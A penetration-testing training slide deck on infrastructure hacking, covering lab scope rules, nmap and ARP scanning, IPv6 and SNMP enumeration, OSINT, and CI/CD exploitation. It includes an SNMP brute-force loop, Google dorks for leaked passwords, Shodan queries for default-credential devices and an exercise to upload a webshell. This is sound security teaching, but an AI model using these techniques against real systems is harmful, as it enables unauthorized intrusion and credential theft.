

NotSo

Advanced Infrastructure Hacking

4-day Advanced Training
Anthony Webb



NotSoSecure part of

claranet cyber security

<https://t.me/learningnets>

We hack



We teach

Web Application Security Assessment

Infrastructure Security Assessment

Mobile Application Security Assessment

Source Code Review

IoT Security Assessment

Red Team Exercises

Beginner Friendly

Hacking 101

Basic Infrastructure Hacking

Basic Web Hacking

Advanced/Specialist Offensive Courses

Advanced Infrastructure Hacking

Advanced Web Hacking

Hacking and Securing Cloud

Specialist Defensive Courses

Application Security for Developers

DevSecOps

For **private/corporate training** please contact us at:
training@notsosecure.com

<https://t.me/learningnets>

Anthony Webb

- Associate Director @ NotSoSecure
- ~6 years corporate experience
- Speaker / Trainer:
BlackHat, CPX360, OWASP, BruCON,
Countermeasure, SecTor, QA and many
others
- Got Letters?
OSCP, CRT, AWS-SCS/-SAA/-DVA.. BSc
- Devoted lifelong tech geek since early 90s
- @antjwebb

Claranet Cyber Security Services - Meet the expert

Anthony Webb
Associate Director and Trainer

"Being a part of such a supportive and collaborative team, sharing information and experiences with each other throughout every day, is truly amazing. There is always something new to learn, a way to better myself and to be challenged. You should never shy away from a challenge!"

Role

As a one of NotSoSecure's Infrastructure Security Experts working from the UK, he manages a small team performing Penetration Testing for internal, external and cloud network infrastructure and web applications, as well as delivering Cyber Security Training from entry level through to Advanced Hacking courses for audiences from small client groups up to large global conferences such as Black Hat. Research projects include areas such as Cloud Infrastructure Security, Windows Domains and Linux networking security, and he is looking forward to beginning work on a new open source pen testing tool in the near future - watch this space!

Background

As an first discovered coding on a BBC Micro in the early 90s, at around six years old by 10, he was building custom PCs, and he has remained a dedicated 'tech geek' ever since. He has been working specifically in Information Security since 2015 and holds a number of specialist certifications such as OSCP (Offensive Security Certified Professional), CISP (CISPE), Registered Penetration Tester and ACCSA (7 ACCSA (Offensive Certified Solutions Architect / Developer Associate) as well as a BSc (Bachelor of Science) degree with First-Class Honours in Mathematics and Computer Science.

Passion

Having always felt compelled to take everything apart, understand how it operates, and usually put it back together so that it works again, he sees that Penetration Testing is a world where he gets to indulge this, while the thrill of finding and exploiting a vulnerability is hard to beat. Being extremely passionate about the subject of cyber security, having the opportunity to share that passion and to help others understand technology from that alternative perspective on learning makes a fantastic.

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Visit: claranet.co.uk/cybersecurity

NotSoSecure part of
claranet cyber security



Lab setup

Please refer to the related instructions for further details:

Step 1

- Make a connection to the Hacklab VPN
- Use the credentials provided

Step 2

- Make sure you can reach the Internet after connecting to the VPN

Step 3

- Refill your coffee!

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Configuration check

- Confirm your VPN connection is working
- Confirm you can login via SSH to your 192.168.X.206 Kali Linux instance
- **Change your Kali host 'root' password to ensure no one else can access your Kali VM**
- Confirm you can ping 192.168.3.215 and that you still have Internet access from your laptop



Lab setup: Scope

Targets for Hacking:

- 192.168.3.0/24 : Shared network
- 192.168.X.0/24 : X being your assigned user ID (i.e., userX)

Not in scope:

- 192.168.4.0/24
- 192.168.5.0/24

ANY attacks on these subnets will result in disqualification from the training



Delegate agreement



Before we go any further, let us practice what we preach!

- The exercises contain setups that imitate real-life environments
- Some of the simulated attacks will result in learners gaining a high user privilege on the target system. Any abuse of these privileges beyond the stated aims will result in immediate disqualification from the course
- Other actions that may result in **disqualification** are:
 - Any activity causing a Denial of service (DoS) – including system shutdown/reboot etc.
 - Playing with hosts that are not in scope (including targets not belonging to you)
 - Any IP/MAC spoofing activity
- Let's learn while also having fun, and ensuring the same for others 😊

Tips and Debugging

- **Rule #1:** Make sure you check for typos
- **Rule #2:** Make sure you have typed IP addresses correctly (e.g. 192.168.X.206 is not a valid IP)
- **Rule #3:** Ask for help after you have checked Rule #1 and Rule #2
- For generic problems, say hello Google!



The Art of Making Notes

- Save your notes (especially tool output - it can be a lifesaver)
- Refer to your notes when you get stuck
- Each problem can have multiple solutions, ensure you note all of them
- **Good notes may give you root!**





Syllabus modules

Networking & Discovery:

- IPv4 Discovery & Scanning
- IPv6
- OSINT

Web Technologies:

- DVCS / CI-CD Exploitation
- Insecure Deserialization

Databases:

- MySQL
- PostgreSQL
- Oracle
- NoSQL

Windows:

- Enumeration
- Windows PowerShell
- AppLocker / GPO Bypass
- Privilege Escalation
- Post Exploitation
- AMSI & AV Bypass

Windows Active Directory:

- Active Directory Enumeration
- AD Delegation Abuse
- Remote Exploitation
- Pivoting & Lateral Movement
- Persistence Techniques

Unix:

- Unix Exploitation
- NFS Attacks
- Shell Escapes
- SSH Tunneling
- Privilege Escalation

Specialist:

- Cloud Pentesting
- Container Exploits
- VPN Exploitation
- VLAN Exploitation



Networking & Discovery

- ☒ IPv4 Discovery & Scanning
- ☒ IPv6
- ☒ OSINT



Networking & Discovery

IPv4 Discovery & Scanning



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ARP Basics

- Address **R**esolution **P**rotocol
- A layer 2 protocol
- ARP is a protocol used to map **IPv4 addresses** to **hardware (MAC) addresses**

Example of an ARP request/response:

21 8.150128000	40:8d:5c:b1:d9:1c	Broadcast	ARP	42 Who has 192.168.0.12? Tell 192.168.0.8
22 8.150363000	CadmusCo_f1:e8:95	40:8d:5c:b1:d9:1c	ARP	60 192.168.0.12 is at 08:00:27:f1:e8:95

- IPv4 networks cannot function without ARP...

Port Scanning



- TCP / UDP Ports (0-65535)
- Specific services are configured to listen on specific ports i.e. HTTP listens on port 80 by default
- However; services can be configured to listen on non-default ports
- Introducing nmap; a versatile port scanner

```
nmap -n -v4 -sV -A -Pn -iL live_host.txt -oA nmap_scan [-p-]
```

```
nmap -n -v4 -sU -F -Pn --defeat-icmp-ratelimit --open -iL  
live_host.txt -oA nmap_udp_scan
```

Exercise 1.1



Demo 1.1

ARP Scan

- Perform an arp-scan on the following two networks and identify the live hosts:
 - 192.168.3.0/24
 - 192.168.X.0/24
- Identify open ports on each of the hosts identified during previous question (Both TCP and UDP)
- Identify the host operating system details as well as version details of the listening services

Network status: After Nmap scan

SHARED Subnet (192.168.3.0/24)



192.168.3.208



192.168.3.100



192.168.3.210



192.168.3.215



192.168.3.214



192.168.3.211



192.168.3.180



192.168.3.150

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



Networking & Discovery

IPv6 (& SNMPv3)

IPv6 Basics



Overview:

- 128-bit (x4 the size of IPv4)
- 8 x 16-bit segments delimited by colons : when in hex format

Example: fe80:0000:0000:0000:e4df:8497:0b8d:bfd9

Reduction:

- Leading 0's can be removed from the **start** of a segment
- All zeros segment can be compressed all together (::) - only once!

Full IPv6: fe80:0000:0000:0000:e4df:8497:0b8d:bfd9

Compressed: fe80::e4df:8497:**b8d**:bfd9

IPv6 Basics – Useful to know



- Localhost ::1/128 (~ 127.0.0.1)
- Link-Local Unicast Addresses FE80::/10 (*generated via mac address)
- Unique Local Unicast Addresses (ULA) FC00::/7
- Global Unicast Addresses 2000::/3
- 6to4: Mapping ipv4 over ipv6
 - 2002:V4ADDR::V4ADDR (Windows)
 - 2002:V4ADDR::1 (Linux)

Link Local Generation logic:

FE80::2<vendor_Prefix>FF:FE<REMAININGMACID>

*OS dependant

IPv6 Basics

- **Unicast** - a single IP assigned to a single network interface
- **Multicast** (FF00::/8) - multiple network interfaces (hosts)
 - All nodes: FF02::1
 - All routers: FF02::2
- **Anycast** (taken from Global Unicast pool and therefore impossible to distinguish based on format alone) - multiple network interfaces (hosts) but only a single network interface (host) needs to respond



IPv6 Neighbor Discovery Protocol (NDP)



Router Discovery:

- Used to locate routers on the same link using ICMPv6
 - Router Solicitation (type 133) is sent from node to all routers multicast group
 - Router Advertisement (type 134) is sent from routers to all nodes multicast group
- Prefix information (type 3) can be included within the Router Advertisement, which lists IPv6 prefixes (subnets) that are reachable

IPv6 Neighbor Discovery Protocol (NDP)



Address Resolution:

- Similar (from a pen testers POV) to ARP in IPv4
- Used to locate link layer addresses of neighbor systems using ICMPv6
 - Neighbor Solicitation (type 135) multicast is sent from node requesting the link layer address of a neighbor system
 - Neighbor Advertisement (type 136) is sent from the 'owner' (if online) and responds with its link layer address
- Only the factors useful for pentesting are covered here

Full details @ <https://tools.ietf.org/html/rfc4861>

IPv6 Neighbor Discovery Protocol (NDP)

- Neighbor Solicitation (type 135)

9	7.987639916	fe80::2620:c7ff:fe96:43c9	ff02::1:ff29:2f2c	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe29:2f2c from 24:20:c7:96:43:c9
10	7.987669158	fe80::a00:27ff:fe29:2f2c	fe80::2620:c7ff:fe96:43c9	ICMPv6	86 Neighbor Advertisement fe80::a00:27ff:fe29:2f2c (sol, ovr) is at 08:00:27:29
▶ Frame 9: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0					
▶ Ethernet II, Src: Sagemcom_96:43:c9 (24:20:c7:96:43:c9), Dst: IPv6mcast_ff:29:2f:2c (33:33:ff:29:2f:2c)					
▶ Internet Protocol Version 6, Src: fe80::2620:c7ff:fe96:43c9, Dst: ff02::1:ff29:2f2c					
▼ Internet Control Message Protocol v6					
Type: Neighbor Solicitation (135)					
Code: 0					
Checksum: 0x8df2 [correct]					
[Checksum Status: Good]					
Reserved: 00000000					
Target Address: fe80::a00:27ff:fe29:2f2c					
▶ ICMPv6 Option (Source link-layer address : 24:20:c7:96:43:c9)					

- Neighbor Advertisement (type 136)

9	7.987639916	fe80::2620:c7ff:fe96:43c9	ff02::1:ff29:2f2c	ICMPv6	86 Neighbor Solicitation 1
10	7.987669158	fe80::a00:27ff:fe29:2f2c	fe80::2620:c7ff:fe96:43c9	ICMPv6	86 Neighbor Advertisement
▶ Frame 10: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0					
▶ Ethernet II, Src: PcsCompu_29:2f:2c (08:00:27:29:2f:2c), Dst: Sagemcom_96:43:c9 (24:20:c7:96:43:c9)					
▶ Internet Protocol Version 6, Src: fe80::a00:27ff:fe29:2f2c, Dst: fe80::2620:c7ff:fe96:43c9					
▼ Internet Control Message Protocol v6					
Type: Neighbor Advertisement (136)					
Code: 0					
Checksum: 0xccaa0 [correct]					
[Checksum Status: Good]					
▶ Flags: 0x60000000, Solicited, Override					
Target Address: fe80::a00:27ff:fe29:2f2c					
▶ ICMPv6 Option (Target link-layer address : 08:00:27:29:2f:2c)					

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SNMP: Simple Network Management Protocol

- Listens on UDP port 161 by default
- Versions 1, 2c and 3 exist
- Used to manage and collect information from network devices
- SNMP queries objects for information.
- These objects are identified via Object Identifiers (OIDs)



SNMP Object Identifiers (OID)




OIDs are structured in a hierarchical tree and can be queried for specific information

Example:

To obtain system info: 1.3.6.1.2.1.1

To obtain usernames: 1.3.6.1.4.1.77.1.2.25.1.1



Reference:

<http://www.networkmanagementsoftware.com/snmp-tutorial-part-2-rounding-out-the-basics/>

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SNMP OID Values

To obtain system info:	1.3.6.1.2.1.1
To obtain LANMAN Shares:	1.3.6.1.4.1.77.1.2.27.1.1
To obtain usernames:	1.3.6.1.4.1.77.1.2.25.1.1
To obtain a list of running processes:	1.3.6.1.2.1.25.4.2.1.2
To obtain a list of network interfaces:	1.3.6.1.2.1.2.1.0
To obtain a list of installed software:	1.3.6.1.2.1.25.6.3.1.2
To obtain services on the host:	1.3.6.1.4.1.77.1.2.3.1.1
To obtain a list of IP routes:	1.3.6.1.2.1.4.21



SNMPv1/2c Overview



- 1 and 2c offer no authentication or encryption capabilities
- **Community string** required to query or alter the configuration
- Default community strings include:
 - public: A user can request information from the device
 - private: A user may modify the device configuration

Example:

```
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt  
192.168.3.100
```

```
Scanning 1 hosts, 49 communities
```

```
192.168.3.100 [xxxxxx] Linux turnkey-oracle-xe-11g  
2.6.32-5-amd64 #1 SMP
```

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Extracting Configurations over SNMPv1/2c

- snmpwalk is a tool that can be used to query a device for information
- Using this tool, we can request generalized information:

```
snmpwalk -v 1 -c public 192.168.X.X
```

- We can also request specific details using a defined OID value:

```
snmpwalk -v 1 -c public 192.168.X.X <OID>
```

- But remember - we need to know the community name!



SNMPv3 Overview

- Mainly a security enhancement release
- User Based Security Module or Version Based Access Control Module
- New additions
 - Security Name: Username
 - Security Level: NoAuthNoPriv, AuthNoPriv, AuthPriv
 - Auth: MD5 or SHA1
 - Priv: DES or AES



SNMPv3 Online Attack



- Bruteforce tools such as onesixtyone or patator won't work over IPv6
- snmpget auto detects the correct version of SNMP and performs requests
- Let's build a quick and dirty bruteforce tool

```
for i in $(cat /usr/share/doc/onesixtyone/dict.txt); do  
echo -n "$i :"; snmpget -v 3 -u $i udp6:[IPv6]  
MIB_TO_FETCH; done
```

Exercise 1.2



Demo 1.2

IPv6 and SNMP

- Identify various devices listening on an IPv6 address
- Perform a port scan on all IPv6 devices and identify open ports
- Connect to an identified SNMP Server running on IPv6 and extract sysContact (1.3.6.1.2.1.1.4.0) information
- Determine if an IPv4 address is also associated with the SNMP Server and, if so, identify it

Extra: IPv4 tools over IPv6

- **socat**

```
socat -v tcp4-listen:22,fork tcp6-  
sendto:[fe80::250:56ff:fe9f:a84]:22
```

- **netsh**

```
netsh interface portproxy add v4tov6 listenport=22  
connectaddress=fe80::250:56ff:fe9f:a84 connectport=22  
protocol=tcp
```

- Then target the local interface!



Network status: After IPv6 Scan

SHARED Subnet (192.168.3.0/24)



192.168.3.208



192.168.3.100



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211



192.168.3.180



192.168.3.150

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



Networking & Discovery



OSINT: Information Gathering Methods & Sources



- Open-source intelligence (OSINT) is intelligence collected from publicly available sources
- With Web 2.0+ information gathering can be both easy as well as complex!
 - Easy: Everyone wants to show to everyone what they are doing
 - Complex: Information overload!
- OSINT Sources
 - Search Engines (Google | Bing)
 - Dedicated Engines (Shodan, ZoomEye)
 - Public Directories (Domain / Company Registrars)
 - Social Media (FB, LinkedIn)
 - Public Pastes (Pastebin, Pastie)

OSINT: Examples



- **Google Hacking: crafting search queries to get juicy information**

```
inurl:github.com intitle:config intext:"/msg nickserv  
identify"
```

```
ext:xls intext:NAME intext:TEL intext:EMAIL  
intext:PASSWORD
```

- **Shodan: Server Banners**

```
country:US port:23 asn:ASN123456 cisco
```

- **Domain WhoisInfo**

```
$ whois domainname.tld
```

OSINT: Examples

The image is a collage of three screenshots illustrating OSINT (Open Source Intelligence) techniques.

Top Left Screenshot (GitHub): A search for "dotfiles" on GitHub. The search bar shows "dotfiles" and the "Search" button is visible. On the left, a sidebar lists repository statistics: Repositories (79,782), Code (375,106), Commits (214,363), Issues (14,190), Wikis (1,314), and Users (15). The main area displays "We've found 214,363 commit results" and a list of commits related to "dotfiles".

Top Right Screenshot (Shodan): A search for "country:US port:23 cisco" on Shodan. The search bar shows the query, and the "Search" button is visible. The results show "Total results: 3,042". A snippet of a result indicates "Cisco Configuration Professional (Cisco CP) is installed on this device. This feature requires the one-time use of the username 'cisco' with the password 'cisco'. These default credentials have a privilege level of 15...".

Bottom Screenshot (Profile Page): A profile page for a person. The page includes sections for "Contact and basic info", "Family and relationships", "Details About", and "Life events". A "Married" status is visible. A date "23 May" is highlighted in a red box. The URL "http://...blogspot.com" is also visible.

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Exercise 1.3



Demo 1.3

OSINT

- Enumerate the online presence for the domain identified in Exercise 1.2
- Identify various employees of the company
- Identify leaked credentials
- Identify remote access details



Web Technologies

- ☒ DVCS / CI-CD Exploitation
- ☒ Insecure Deserialization



Web Technologies

**DVCS / CI-CD
Exploitation**



Jenkins

Distributed Version Control Systems

- Distributed /Decentralized. Everyone has full version history locally
- GIT / Mercurial and many more
- GIT is becoming most popular (GitHub uses git in the backend)
- This system allows developers to work in isolation as well as continue working even if the connectivity is lost
- Access could be via HTTP based login or via SSH based access
- One drawback: Generally, this results in out of sync work by multiple developers



GIT Tricks



- Common Git commands (Full documentation @ <https://git-scm.com/docs>)
 - `git clone (https/ssh) ://<location>`
 - `git add <filepath>`
 - `git commit -m "comment"`
 - `git pull`
 - `git push`
 - `git status`
- If you get an error about out of sync repository
 - `git pull && git push`
- Git gives access to full history you can't hide data by removing it in next commit
- Inspection of commit log can help in identifying such information (Manual / Automatic)

8 commits

1 branch

0 releases

1 contributor

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CI / CD Process



Programmers commit
code to the personal
repository




Code merges to
mainline(Git) after
certain checks



Jenkins (CI Server)
Builds and deploys it to
test/(pre-)production
after running some
optional test cases



Application is deployed
to production



Attacker perspective



Developer Machine Security

Leakage of Source Code
Access credentials of Repository



Git Repository Security

Leakage of Source Code




CI Server Security

Backdoor planting
Source Code Repository Access
Access to (pre-)production environment if auto deploy is enabled



Production Server Security

Instant compromise if previous steps had flaws



Exercise 2.1



Demo 2.1

Exploiting git and CI

- Identify a weak configuration on the CI Server
- Obtain access to the git repository
- Upload a webshell and execute OS commands on the server

Network status: After CI exploitation

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211



192.168.3.180



192.168.3.150

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



Web Technologies


Insecure Deserialization



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Serialization and Deserialization Attacks

- A means of translating data from one form to another
- Used for the storage or transmission of data across a network



Serialization is everywhere

- Almost all languages have support for Serialization
 - Java
 - PHP
 - .NET
 - COM
 - Ruby
 - Python
 - All other OOP Based languages
- Almost all of them have had bugs in Deserialization routines which could lead to Remote Code Execution.



Java Serialization vulnerability

- Another issue which got little media attention
- Publicly disclosed on **28 January 2015**
- PoC published on **06 November 2015**
- Fix issued starting from **10 November 2015** onwards
- CVE-2015-4852
- Affecting: WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and more!

PoC : <http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>

Slides: <http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles>



Java Serialization: How to detect

- Serialized objects are generally sent across in base64 format. Look for “rO0AB” (if base64 encoded) or if a ‘raw’ binary is passed look for the hex string “AC ED 00 05 73 72” in requests and responses

```
root@kali:~# curl -k https://192.168.3.150:8880/
<?xml version='1.0' encoding='UTF-8'?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/
org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/X
<SOAP-ENV:Header xmlns:ns0="admin" ns0:WASRemoteRuntimeVersion="
ns0:JMXVersion="1.2.0">
</SOAP-ENV:Header>
<SOAP-ENV:Body>
<SOAP-ENV:Fault>
<faultcode>SOAP-ENV:Server</faultcode>
<faultstring>rO0AB</faultstring>NyAB1vcmcuYXBhY2hlLnNvYXAuU09BUEV4Y2VwdGlvbh5
EvgGFuZy9TdHJpbmc7IAAPdGFyZ2V0RXhjZXB0aW9udAAVTGphdmEvgGFuZy9UaH
27Q/R8+GjscxAIAAHhyABNqYXZhLmxhbmcuVGhyb3dhYmx1cY1Jz13uMsDAANMA
